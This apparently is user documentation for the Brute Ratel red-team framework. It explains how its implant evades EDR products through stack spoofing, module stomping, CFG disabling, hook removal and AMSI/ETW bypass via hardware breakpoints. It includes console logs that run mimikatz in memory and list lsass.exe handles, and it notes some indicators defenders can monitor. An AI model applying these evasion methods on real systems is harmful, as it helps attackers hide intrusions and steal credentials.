
Every function call made in an unmanaged application has a valid stack frame. This stack can contain information about a thread and the function in which it is being executed. Whenever a new thread is created, a new stack is allocated. This stack frame contains the base address from where the function was executed, the variables passed on as arguments, variables allocated on the stack, the return address, and more. All this information on the stack makes a valid stack frame. A thread is always started by the kernel using **NtCreateThread** or similar NTAPI/Syscall like **RtlUserThreadStart**. This means a thread will always start from ntdll.dll. In our case, this NTAPI is **RtlUserThreadStart**. **RtlUserThreadStart** calls **BaseThreadInitThunk** from kernel32.dll and then other respective functions are called. Below is an example of a valid stack from Process Hacker.



Make note how the entrypoint which is also a valid address on disk (**notepad.exe+0x23f40**). Legitimate executions from disk will always be in this way except for a few odd managed dotnet executables. However, the caveat here is that if a reflective DLL or shellcode is executed, the addresses for these memory locations do not back to disk, as they are manually allocated by the operator's code. Also note that since the shellcode/reflective DLL is executed in memory, the entrypoint (**notepad.exe+0x23f40**), would also not be backed to disk. Below is an example of Cobalstrike's beacon v/s Brute Ratel.



Brute Ratel:



The reason why this is important is that EDRs like Elasticsearch use Event Tracing (ETW) to capture the stack telemetry when a syscall reaches kernel mode. If the stack belongs to an operator-allocated region that has a bad stack or bad entrypoint and is not backed by disk, the thread will be instantly killed by the EDR. Badger's sleep masking technique prevents this from happening. There are three main IOCs here that Sleep masking evades: the initial entrypoint, and the stack frame, and the **RX** region. The **RX** region is converted to **RW** during sleep and encrypted to avoid memory scans. The entrypoint of the thread is only spoofed when you build a payload with the type **RtlExitUserThread**. **WaitForSingleObject** badger should be used with asynchronous procedure calls (APC). The **RtlExitUserThread** shellcode of badger exits the thread created by the operator after spawning another thread with a clean stack and entrypoint. Thus, the thread handle return by the shellcode of **RtlExitUserThread** cannot be used to wait. Since the primary thread exits in this case, it is not suitable to be run with APC injections as that can exit or crash a process. It is recommended to use *the* **WaitForSingleObject** shellcode for such scenarios. More information on this can be found here and here.


However, if an operator still wants to wait after executing the **RtlExitUserThread** shellcode, then the operator can use **WaitForSingleObject((HANDLE)-1, INFINITE)** to wait forever. This code will wait on the current process's handle **((HANDLE)-1 is GetCurrentProcess())** instead of the current thread. Another important note to highlight here, is that starting from release v1.8, all threads run from a randomized stack frame. This means that if the badger is configured for sleep zero, and socks, port forwarding or any other command is executed which keeps the badger's RX region open for analysis, the stack will still point to a valid region on disk instead of memory. The stack traces wont return to the shellcode region. Previously, when you create a process and wait for its output, the stack could be easily seen as originating from memory, however thats no longer the case. All process output capture and every thread created by the badger uses a dynamically generated stack frame which is different and random everytime. This makes the indirect syscalls pretty much useless, as indirect syscalls only spoofed the return address.

Command: set/get start_address

The start address of the thread can be modified post initial access using the **set start_address** command. This command configures the start address for all threads that will be spawned by the badger. This has to be a valid address or a function pointer from a DLL in memory. More information on start address spoofing can be found here. The default start address is **ntdll! TpReleaseCleanupGroupMembers+0xOffset** as defined by windows. An operator can configure this as follows.

```
2023/08/22 17:33:07 IST [input] admin => set start_address ntdll!RtlAllocateHeap

2023/08/22 17:33:08 IST [sent 48 bytes]

[*] Start Address: 00007FFC15F3A9A0
+-------------------------------------------------------------------+
```

The entrypoint of all threads should now look as follows:



Thread Stack and Heap Encryption, Secure Heap-Free

Badger encrypts all its PE sections by default. However, the data stored on the stack and on the heap would still be in cleartext unless it was encrypted manually. This usually isn't a big deal unless someone manually inspects the strings on the stack in the memory of the process. Heap allocations aren't hard to track, however, it isn't the same case with the stack. Another issue with heap release was that whenever you free up a heap allocation, the Windows heap manager only marks it as free and doesn't zero it out. This data only gets erased when the same heap is used by some other code and it gets overwritten. This is by design, as zeroing out every heap allocation can significantly eat up the CPU time. From release v1.2, all badger threads encrypt the heap and stack before sleeping and zero out the heap before freeing it up. This means when you allocate BOFs and erase them, they get zeroed down too. More information can be found in this video.

Advanced Module Stomping with PEB Hooking

Module Stomping is a technique where a DLL is loaded without resolving its dependencies and it's **.text** section is overwritten with the implant's code in order to have the RX region backed to disk. This also helps to have a clear call stack. All C2 frameworks use **LoadLibraryEx** to load a DLL into memory because **LoadLibraryEx** does not call the entrypoint (Dllmain) of the loaded DLL and it does not resolve IAT. If **LoadLibrary** is used instead of **LoadLibraryEx**, the Windows loader calls Dllmain and links our DLL into PEB. This is not suitable for module stomping as our stomped DLL might load other DLLs, which can start initial DLL threads. Thus if we overwrite this region with our shellcode or reflective DLL, we might end up crashing as there might be threads that are already running via DllMain. **LoadLibraryEx** ends up being the perfect choice of

API for module stomping, which takes in a third parameter - **DONT_RESOLVE_DLL_REFERENCES** flag. This means our DLL will be loaded from disk and mapped into memory, but the Windows loader won't call its entrypoint. Another important thing to note here is that since the loader is not calling the entrypoint, it will change some Flags in the **_LDR_DATA_TABLE_ENTRY** (in PEB) which is critical for module stomping detection. A defender can monitor the following IOCs for module stomping in any C2 framework:

1. Entrypoint of the stomped DLL in **PEB (Process Environment Block)** is *null*. This means the DLL does not have an entrypoint. Thus whenever there are **PROCESS ATTACH/THREAD ATTACH** events within the process, this Dllmain will not be called.
2. **ImageDLL** flag in PEB is marked as false. This means DLL was loaded as an Exe and not DLL.
3. **LoadNotificationsSent** flag in PEB is marked as false. This means the DLL's load notification was not sent.
4. **ProcessStaticImport** flag in PEB will be false. This means the import of the DLL is not processed

```
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x00007fff`d2c1c4d0 - 0x00000000`00794f10 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x00007fff`d2c1c4e0 - 0x00000000`00794f20 ]
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x030 DllBase          : 0x00007fff`aea30000 Void
   +0x038 EntryPoint       : (null)
   +0x040 SizeOfImage      : 0x778000
   +0x048 FullDllName      : _UNICODE_STRING "C:\WINDOWS\SYSTEM32\chakra.dll"
   +0x058 BaseDllName      : _UNICODE_STRING "chakra.dll"
   +0x068 FlagGroup        : [4]  "???"
   +0x068 Flags            : 0xa2c0
   +0x068 PackagedBinary   : 0y0
   +0x068 MarkedForRemoval : 0y0
   +0x068 ImageDll         : 0y0
   +0x068 LoadNotificationsSent : 0y0
   +0x068 TelemetryEntryProcessed : 0y0
   +0x068 ProcessStaticImport : 0y0
   +0x068 InLegacyLists    : 0y1
```

Cobaltstrike's Stomped Module

These anomalies are usually enough to detect module stomping in any other C2s apart from Brute Ratel. Another easy way to detect module stomping is to compare the **.text** region of the DLL on disk and the one in the memory of the process as they would be different due to the memory region being stomped with the shellcode.

Full PEB Linking and Entrypoint Patching

Linking **PEB** flag is not as hard as it is to spoof the entrypoint. In the case of **LoadLibraryEx**, we can see in the image above, that it is set to *null*. The reason being, whenever any new DLL gets loaded, the loader walks this PEB and calls the Dllmain of all the DLLs in memory. This is the design implementation of Microsoft wherein Dllmain accepts three arguments. The second argument is provided by the loader to the Dllmain whenever there are **PROCESS ATTACH**, **DLL THREAD ATTACH**, **DLL THREAD DETACH**, or **DLL PROCESS DETACH** events. Thus, if an entrypoint added to the **PEB** is invalid, our process will crash. If we keep it to

null, the Windows loader ignores it. This means we have to make sure the correct entrypoint of the DLL is added here.

Control Flow Guard

If we successfully linked the **PEB** and avoided generic detections like that of Cobaltstrike, we have another problem at hand. In the Windows 8.1 Update KB3000850, Microsoft introduced Control Flow Guard which blocked any indirect calls originating from an invalid function start address. This means all indirect calls should be called from a valid start address and not from the middle of any code from any **.text** region. This information about the valid function locations is stored in the **Characteristics** region of each section in the PE which can be read using a CFF explorer by doing bitflag checks. However, this is a bit trickier than expected. Ideally, if we just copy our code to the entrypoint of a stomped DLL, it should work because the entrypoint is a valid start of a function. Let's take an example of staged Metasploit shellcode which is 512 bytes. If our entrypoint code (in DLL) is of, say only 1000 bytes, and our shellcode that we copied is of 512 bytes (Metasploit), our staged code will simply allocate new memory, copy reflective DLLs to the newly allocated region and execute them. This is not operationally safe, because we are indirectly allocating a new region. Thus most POCs you see with Metasploit will work (as POC only) but do not benefit in terms of evasion for the final stage. Because, unlike POCs, to perform proper evasion, we have to make sure our full PE code is backed by a valid **.text** section on disk. This means we cannot use staged code, and our reflective DLL or second stage should be within the **.text** region and it should start from a valid call target to avoid CFG.

All C2s use some sort of PE or reflective DLL for stageless payloads and these are usually more than 150-200kb as they might contain several post-exploitation code, unlike staged code. So what happens if our **.text** region is say 300kb, the entrypoint code is of, say only 1000 bytes, and our shellcode that we copied is a 200 kb reflective DLL? We end up overwriting another function in the **.text** region. If we perform any type of threaded calls from this region, especially if the process is a CFG-enabled process (which most of the Windows processes are), we end up calling **ntdll!LdrpDispatchUserCallTarget** which will check the indirect call location and the bitflags enabled for that location. The **ntdll!LdrpDispatchUserCallTarget** is an internal function of ntdll.dll (notice the ***p*** in ***Ldrp***) which takes an argument in the **RCX** register. This argument is the address region that needs to be vetted for invalid call targets. If the region from where the call is originating is invalid, ***ntdll!LdrpDispatchUserCallTarget*** calls **RtlFailFast2** with a **STATUS_STACK_BUFFER_OVERRUN** exception which kills our process instantly. This means, if we want to evade CFG, we have to disable CFG on our stomped DLL's executable region. Below is the callstack for a thread which called **LdrpDispatchUserCallTarget**.

000000B4373FF1E8	00007FFFD2AC9A1D	00007FFFD2B3C730	70	ntdll.LdrpDispatchUserCallTarget
000000B4373FF258	00007FFFD2AC789F	00007FFFD2AC9A1D	E0	ntdll.LdrpCallInitRoutine+61
000000B4373FF338	00007FFFD2B25094	00007FFFD2AC789F	A0	ntdll.LdrpInitializeThread+167
000000B4373FF3D8	00007FFFD2B24C73	00007FFFD2B25094	30	ntdll._LdrpInitialize+408
000000B4373FF408	00007FFFD2B24C1E	00007FFFD2B24C73	30	ntdll.LdrpInitialize+3B
000000B4373FF438	0000000000000000	00007FFFD2B24C1E		ntdll.LdrInitializeThunk+E

Module Stomping Evasion

Badger overcomes all the above anomalies in two ways:


1. Badger deletes all of its regions from the memory of the process while sleeping and restores the original DLL's buffer till the sleep is complete. This is done alongside stack spoofing, stack encryption, and heap encryption to avoid all traces of the badger and its data while sleeping. Thus if anyone scans the stomped module to perform a comparison of on-disk and in-memory regions while the badger is sleeping, it would look the same. When the badger is not sleeping, all of the evasions still work, except now the **.text** region of the DLL contains the badger's shellcode.
2. Badger also uses a custom hook to The PEB LDR module to reflect the necessary changes to avoid detections for entrypoint and DLL Flags which can also be seen in this video.

For people interested in using their own custom module stomping technique, the commands **set cfg** and **clear cfg** have been added to disable or enable Control Flow Guard. This is not required for the badger, but if you want to create a process and perform module stomping injections with your own post-exploitation toolkit, then CFG can be disabled using these commands.


Make note that even with all these evasions, it's an operator who has to be careful with the module they want to stomp. Overwriting sections of bad DLLs can lead to a process crash, especially if the DLL you stomped is being utilized by some other module/code in your process. The module stomping feature can be enabled via Payload Profiles or during the creation of a listener. Make note that module stomping is disabled for DLLs generated by the Commander. Because if a DLL loads a module and calls its DllMain, this Dllmain (now badger) will call **LoadLibrary** to load other DLLs. But since this Dllmain will be under loader lock, you cannot load other DLLs. Thus module stomping will not **directly** work with DLLs or DLL sideloads. You would have to be a little creative on this part to make it work, to make sure loader-lock doesn't happen. Staging also supports module stomping. This means you can stomp a stage yourself, and let the stage stomp your stageless code into another stomped module.

Unhooking EDR Userland Hooks and Dlls

EDRs have the benefit of loading their userland DLL directly from the kernel on the first thread creation of a process and adding traps to various locations in memory to control how the shellcode executes. It was observed that some EDRs tend to hook the Process Environment Block (PEB), Import Address Tables, and Export Address Tables of ntdll.dll, kernel32.dll, and kernelbase.dll apart from the usual jump-based hooks in the ntdll region. Most shellcodes read the **LDR_DATA_TABLE_ENTRY** in the PEB to extract the base address of ntdll and kernel32. However, if the PEB is hooked, then the base address stored in this location would be different. Some EDRs map a custom **RX** region of kernel32 and ntdll in memory while enabling Page Guards on them, and the addresses for these manually mapped regions are written to the PEB. Thus when a shellcode tries to read the PEB and hop on to the RX/EAT region of the DLL, the shellcode lands into the Page Guarded trap eventually raising an exception and this exception is caught by the EDR's userland DLL using Vectored Exception Handler. Once the exception is caught, the userland DLL can check the registers and stack to identify where the call originated from and kill it instantly.



Page Guards from Sentinel One




Self mapped RX regions for fake kernel32 and ntdll

Proxying LoadLibrary for ETW Evasion


It was also observed that even though there are kernel callbacks to identify a DLL loaded into memory, some EDRs hook **LdrLoadDll** and **LoadLibrary** to check where the API call is originating from. If the originating region is from a user-allocated **RX/RWX** region, the process would be eventually terminated after sending in the telemetry to the EDR's console. Most generic reflective DLLs will

be killed at this point which called **LoadLibraryA** to load DLLs into memory. Another minor issue here would be the trap from ETWTI sensors which can check the stack frame to identify where the call is originating from. If the call made to NTAPI with the spoofed argument itself is originating from user allocated RX/RWX region, unbacked by a module on disk, that itself triggers an anomaly for certain EDRs capturing stack telemetry via ETWTI or even the user-land hooks in this case. There are no known public techniques that evade such detections simultaneously on user-land and the kernel. Upon further research, it was observed that the EPROCESS block of a process actually stores various regions of ntdll.dll spread across various structures. If one can find this region and its offset, it becomes extremely easy to find the legitimate ntdll's base address in memory, and then further utilize it to extract other metadata of ntdll, kernel32, and kernelbase. The EPROCESS information can be dumped from Windbg in the kernel mode using **kdextensions**.

If all of the previously mentioned traps are bypassed, there still resides an issue of extracting the correct NTAPI function pointers from the EAT as the EAT of ntdll will also be hooked. Walking the EAT and extracting the function pointer leads down a rabbit hole since all the original function pointers are overwritten with an address belonging to the Page Guarded region of the userland DLL, thus executing another hit to the trap. However, this can be evaded by unhooking the EDR's DLL before extracting information from the EAT.



Dumping the memory of the hooked ntdll.dll from x64dbg to disk



Comparative analysis of hooked ntdll.dll v/s original ntdll's EAT

Both staged and stageless *stealth* shellcodes of the badger unhook the EDR's DLL as well as use custom techniques to find the address of ntdll.dll into memory. Make note that the stealth shellcode only works on x64 versions of Windows except on Server 2012. For this reason, the default version still exists which will still evade most traps on x86 and x64 except the unhooking of the DLL. Once the EDR's DLL is unhooked, an operator should be able to use all NTAPI and WinAPI calls without having to worry about any hooks in the EAT or jump instructions in the RX region of the system DLLs.

Unhooking DLL Load Notifications

Most EDRs will use the kernel callback **PsSetLoadImageNotifyRoutine** to hunt DLLs loaded into memory. However, capturing this telemetry can be pretty CPU intensive on the kernel side as the driver would have to enumerate every DLL loaded into every process. Some EDRs tend to avoid this by capturing this telemetry on the user-land using **LdrRegisterDllNotification API**. x64 Badger unhooks these load notifications by default in both default and stealth mode.

Unhooking Exception Handlers

Some EDRs used vectored as well as hardware breakpoint exceptions (SINGLE_STEP Exception) to capture several telemetry from a process. Although VEH unhooking was added way back when we reversed the Sentinel One EDR, we added the hardware breakpoint exception handling unhooking in the v1.8 release. This feature tracks all exception handlers enabled in the process and disables them. This also prevents further enabling of VEH/hardware breakpoint handlers anytime while the process is running and not just while the process was executed.

Hardware Breakpoint for AMSI/ETW Evasion

ETW APIs and **AmsiScanBuffer** are the core of detecting any dotnet or PowerShell scripts that get loaded into memory. Several C2 frameworks patch these API calls with a software patch - **ret(0xC3)** instruction so that an empty value or NULL is returned when a scan or telemetry capture is requested by these API calls. This helps avoid detection but raises another IOC of the ret instruction being added to ntdll.dll **RX** region. Badger avoids these IOCs by utilizing hardware breakpoints. Hardware breakpoint hooks are a very common practice in the gaming community for Cheat engines which have been active since 2015 or so. Brute Ratel uses hardware breakpoint to perform patchless hooks to ETW APIs and **AmsiScanBuffer** for dotnet evasion in the **sharpinline** command. Hardware breakpoints work by adding an address into the debug register (Dr0-Dr3) and enabling the bits in the Dr7 registers. Now whenever this address is hit, a **SINGLE_STEP_EXCEPTION** is raised which is caught by the Vectored Exception Handler and returns your VEH Handler with the CONTEXT of the thread which has hit the breakpoint. This CONTEXT can be modified as per the operator's choice. Another important OpSec consideration is to disable or clear the debug registers as soon as the task is complete. If these are not cleared, then the thread which executes the breakpoint can be pretty CPU intensive. Badger uses carefully crafted **HWBP** to only enable them just before the assembly is loaded and the debug registers are cleared as soon as the assembly is unloaded and the VEH is removed. This video provides a brief explanation of the use of Hardware

breakpoints for evading detections. This is enabled by default in the **sharpinline** command, and also for several other commands.

Reusing Virtual Memory For ETW Evasion


When module stomping is enabled for the badger, or **coffexec/memexec** is executed, the memory allocated is zeroed out and the permission is changed to RW. These regions are not freed so that in case a new BOF/PE is loaded, it gets mapped to the same region provided the size of the region is higher or similar to the ones needed by the Object/executable file. This helps to avoid capturing telemetry for allocating executable memory over and over again to avoid process memory anomaly detections.

Reusing Loaded Libraries from PEB

Several C2 frameworks like Cobaltstrike or Metasploit will load several DLLs, including various post-exploitation DLLs on the initial execution itself. This generates the IOC for loaded image order and can be detected by ImpHashing as many DLLs are loaded in a given order which are never changed. Badger changes this behavior, by loading only the required DLLs necessary to perform the core operations such as HTTP/TCP/SMB connections. The post-exploitation DLLs will not be loaded unless their respective command is executed. During such post-exploitation tasks, Badger will load the required DLLs using proxies and ROP gadgets. This technique also provided a gateway for more operational security changes to the core to avoid loading any DLL into memory. When the Badger is first executed, it will check the Process Environment Block (PEB) to search for DLLs already loaded by the current process. If the DLL required by the badger is already loaded, then the badger won't call **LoadLibrary** or **LdrLoadDll**. It will simply extract the DLL's base address directly from the PEB avoiding the need to call **LoadLibrary** or **LdrLoadDll** while also evading PEB hooks if the stealth badger is used. This avoids loading almost all of the libraries when injected into processes like Explorer or Microsoft Edge as they load all the minimum DLLs required by the badger to run.

In-Memory RDLL Execution

Brute Ratel can execute reflective DLLs into a target process using the **loadr** command. This command can be customized with various other commands for evasion such as **set malloc**, **set threadex**, **set child**, **set parent**, **set argument**, **set dllblock**, **set spoof_args**, **set cfg**. The **set malloc** and **set threadex** commands provide additional options to configure how the reflective DLL is loaded and executed into a remote process. The operator just has to select the technique from a given list such as below:



Remote Memory Allocation and Thread Execution Techniques

In-Memory PE Execution

Command: memexec

Badger can run any unmanaged executables compiled in Clang or MingW GCC/G++ within its own memory. This avoids process creation events or creating new processes. Some executables call **ExitProcess** when they return, and the entrypoint of the executable is **mainCRTStartup** from msvcrt.dll instead of **int main()** or **void main()**. This means that badger should be capable of handling the Exits and it should not exit itself when the in-memory executable process returns. Badger accomplishes this task with the help of hardware breakpoints.

Make note that GUI executables are not officially supported, and the executable should be compiled in MingW or Clang. If Visual Studio is used to compile the executable, make note that changing the library type is required. This can be changed from MFC to standard libraries in the Visual Studio configuration as **Project Properties-Configuration Properties->Advanced->Use of MFC** Change to **Use Standard Windows Libraries**. The **memexec** command can run any console executable in memory and return the output of the executable using a custom in-proc-console-reader. Below is the screenshot of **mimikatz** and **handles64.exe** from Sysinternals toolkit.

```
2023/01/03 19:11:17 IST [input] admin => memexec /home/paranoidninja/Documents/mimikatz-master/x64/mimikatz.exe coffee exit

2023/01/03 19:11:18 IST [sent 2645132 bytes]

[*] Task-00 [Thread: 5308]

[*] Response from memexec:


  .#####.   mimikatz 2.2.0 (x64) #19041 Nov 20 2022 22:47:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz(commandline) # exit
Bye!
```

Executing **mimikatz.exe** coffee command in memory

```
2023/01/03 19:17:30 IST [input] admin => memexec /home/paranoidninja/Documents/windows/sysinternals/handle64.exe -p lsass.exe

2023/01/03 19:17:31 IST [sent 1052000 bytes]

[*] Task-00 [Thread: 4272]

[*] Response from memexec:

lsass.exe pid: 880 NT AUTHORITY\SYSTEM
   40: File          C:\Windows\System32
  124: Section       \LsaPerformance
  198: File          C:\Windows\System32\en-US\lsasrv.dll.mui
  2C4: Section       \BaseNamedObjects\Debug.Trace.Memory.370
